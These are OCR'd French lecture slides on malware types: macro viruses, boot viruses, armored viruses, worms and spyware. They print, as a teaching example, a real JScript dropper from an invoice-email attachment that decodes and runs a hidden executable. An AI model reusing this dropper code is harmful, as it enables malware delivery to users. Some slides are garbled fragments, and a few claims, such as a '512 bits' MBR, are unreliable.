  - en vertu d'une faille interne de l'application considérée
- Démontré de façon théorique en 1984 par Cohen et Adleman
- Apparu en 1995 (macro-virus « concept » sur les outils de Microsoft)

Types de fichiers pouvant contenir des virus de documents

Attention à la suite Office très répandue et très vulnérable !

Format	Extensions
Scripts WSH	VBS, JS, VBE, JSE, WSF, WSH
Word	DOC, DOT, WBK, DOCHTML
Excel	XLS, XL?, SLK, XLSHTML
Powerpoint	PPT, POT, PPS, PPA, PWZ, PPTHTML, POTHTML
Access	MDB, MD?, MA?, MDBHTML
RTF	RTF
Shell Scrap	SHS
HTML	HTML, HTM, …
XHTML	XHTML, XHT
XML	XML, XSL
MHTML	MHT, MHTML
Adobe Acrobat	PDF
Postscript	PS, EPS, …
Tex/Latex	TEX

Exemple de «macro-»virus (virus de macro) dans Office-Word

- Ouverture d'un document infecté, le code viral se copie dans le fichier « modèle » de base (ex : normal.dot dans Word)
- Langage utilisé : Visual Basic for Applications (.VBA), natif dans les applications de la suite Office, permet de développer des procédures appelées macro
  - Permet de combiner des commandes en une seule
  - De créer de nouvelles commandes ou de les modifier
  - D'automatiser des actions répétitives
  - De faire interagir les diverses applications d'Office
  - De créer des interfaces personnalisées

Exemple de «macro-»virus (virus de macro) dans Office-Word

- Macros à exécution automatique
  - AutoExec (cette macro peut être infectée)
- Auto-macros déclenchées lors de certains événements
  - AutoNew (création d'un nouveau document)
  - AutoOpen (Ouverture d'un document)
  - AutoClose (fermeture d'un document)
  - AutoExit (fermeture de Word)
- Macros usurpatrices
  - Prennent le nom d'une commande Word déjà définie…

Virus de démarrage

- Utilisent les organes spécifiquement destinés à amorcer le système d'exploitation
  - Le BIOS (Basic Input/Output System)
    - Le BIOS se trouve souvent dans des puces accessibles en écriture
    - Un virus dans le BIOS =
      - Non détecté par l'antivirus (car lancé avant lui)
      - Possibilité d'aller n'importe où sur le disque car procédures d'authentification non encore opérationnelles
  - Le secteur de démarrage maître (MBR, Master Boot Record)
    - Ce secteur est le premier secteur (512 bits) (tête 0, piste 0, secteur 1), il est chargé de lancer l'un des systèmes d'exploitation présents
    - Un virus dans le MBR = 1 secteur de boot viral
      - Fonctionnalités d'un programme de démarrage sain

      + infection d'autres secteurs de démarrage, autres disques durs…


      + fonctionnalités très limitées
      - Possibilité de stocker la charge finale du virus (à cause de la taille limitée) dans un ou des secteurs additionnels, dissimulés ou chiffrés
  - Les secteurs de démarrage secondaires (secteurs d'amorce)
    - Idem
  - Ex : virus Brain et Stealth

Virus comportementaux

- Virus qui se distinguent par leur comportement spécifique : leurrer les antivirus, ou les contrarier fortement
- Virus résidents
  - Restent en mémoire une fois exécuté, utilisent les interruptions et les API
  - Sous Dos, interruptions logicielles 21H ou 27H
  - Sous Linux, nécessité de lancer un démon, qui requiert des droits particuliers, c'est donc beaucoup plus difficile à mettre en œuvre
- Virus binaires (virus combinés, virus avec rendez-vous) => très rare
  - Associations de deux virus V_1 et V_2 (le premier active le second, ex : Ymun et Perrun) ou les deux virus travaillent de pair
- Virus blindés (armored viruses)
  - L'étude de ce type de virus par désassemblage et exécution en mode pas à pas est très complexe, voire quasi-impossible
    - Code leurre
    - Chiffrement/déchiffrement dynamique
    - Ex : virus *Whale*, *telefonica*, *Linux.RST*

Autres types de virus


- Virus lents : n'infectent que les fichiers exécutables modifiés ou créés
-
-
-
-
-
-
  - Message indiquant que l'existence d'un fichier système (ex : kernel32.dll) est un virus à éliminer



Exemple de code malveillant

- Contexte :
  - Courriel de notification de facture
  - Pièce jointe : un document .zip

Exemple de code malveillant




Exemple de code malveillant


```
function b6b (s)^M
{^M
    var e = {}, i, k, v = [], r = '', w = String.fromCharCode;^M
    var n = [[65, 91], [97, 123], [48, 58], [43, 44], [47, 48]];^M
^M
    for (z in n)^M
    {^M
        for (i = n[z][0]; i < n[z][1]; i++)^M
        {^M
            v.push(w(i));^M
        }^M
    }^M
    for (i = 0; i < 64; i++)^M
    {^M
        e[v[i]] = i;^M
    }^M
^M
    for (i = 0; i < s.length; i+=72)^M
    {^M
        var b = 0, c, x, l = 0, o = s.substring(i, i+72);^M
        for (x = 0; x < o.length; x++)^M
        {^M
            c = e[o.charAt(x)];^M
            b = (b << 6) + c;^M
            l += 6;^M
            while (l >= 8)^M
            {^M
                r += w((b >>> (l -= 8)) % 256);^M
            }^M
        }^M
    }^M
    return r;^M
}^M
var myObject^M
myObject = new ActiveXObject("Scripting.FileSystemObject");^M
bkfdfgojqdifojgiodsjfoigjdsifg = myObject.GetSpecialFolder(2) + "\\rokj.exe"; ^M
var data = b6b(yyy);^M
var stream = new ActiveXObject("ADODB.Stream");^M
stream.Type = 2; // text^M
stream.Charset = "ISO-8859-1";^M
stream.Open();^M
stream.WriteText(data);^M
stream.SaveToFile(bkfdfgojqdifojgiodsjfoigjdsifg, 2);^M
stream.Close();^M
MyObject = new ActiveXObject("WScript.Shell")^M
MyObject.Run(bkfdfgojqdifojgiodsjfoigjdsifg);
~
~
~
~
~
~
~
                                                                47,1          Bas
```

La fonction b6b réassemble le texte contenu dans la variable yyy


Exemple de code malveillant



Exemple de code malveillant




Exemple de code malveillant



Les vers

- Programmes auto-reproducteurs
- Sous- …s de propager l'infec…
- La spe… …ur pouvoir infecti… …rement attaché à un a…
- Même…
- Un ve… …nsemble de la planèt…




Types de vers

- Vers simples (Worms)
  - Exploitent généralement les failles logicielles permettant l'exécution de programmes sur une machine distante
- Macro-vers
  - Programmes hybrides virus (infection de support transmis par réseau) et vers (utilisation du réseau pour la transmission), souvent propagés par des pièces jointes contenant des documents bureautiques infectés
- Vers d'e-mails

Spywares (logiciels espions)

- Petits modules, insérés de manière relativement discrètes
- Intégrés dans des logiciels commerciaux ou de type shareware/freeware
- Renseigner l'éditeur de logiciel sur l'environnement matériel de la machine, ses habitudes de consommation ou de navigation
- Les logiciels anti-virus ne les détectent jamais (pression sur les éditeurs de logiciels anti-virus de la part de sociétés éditrices de logiciels commerciaux => les spywares sont ignorés)
- Atteinte à la vie privée + déni de service

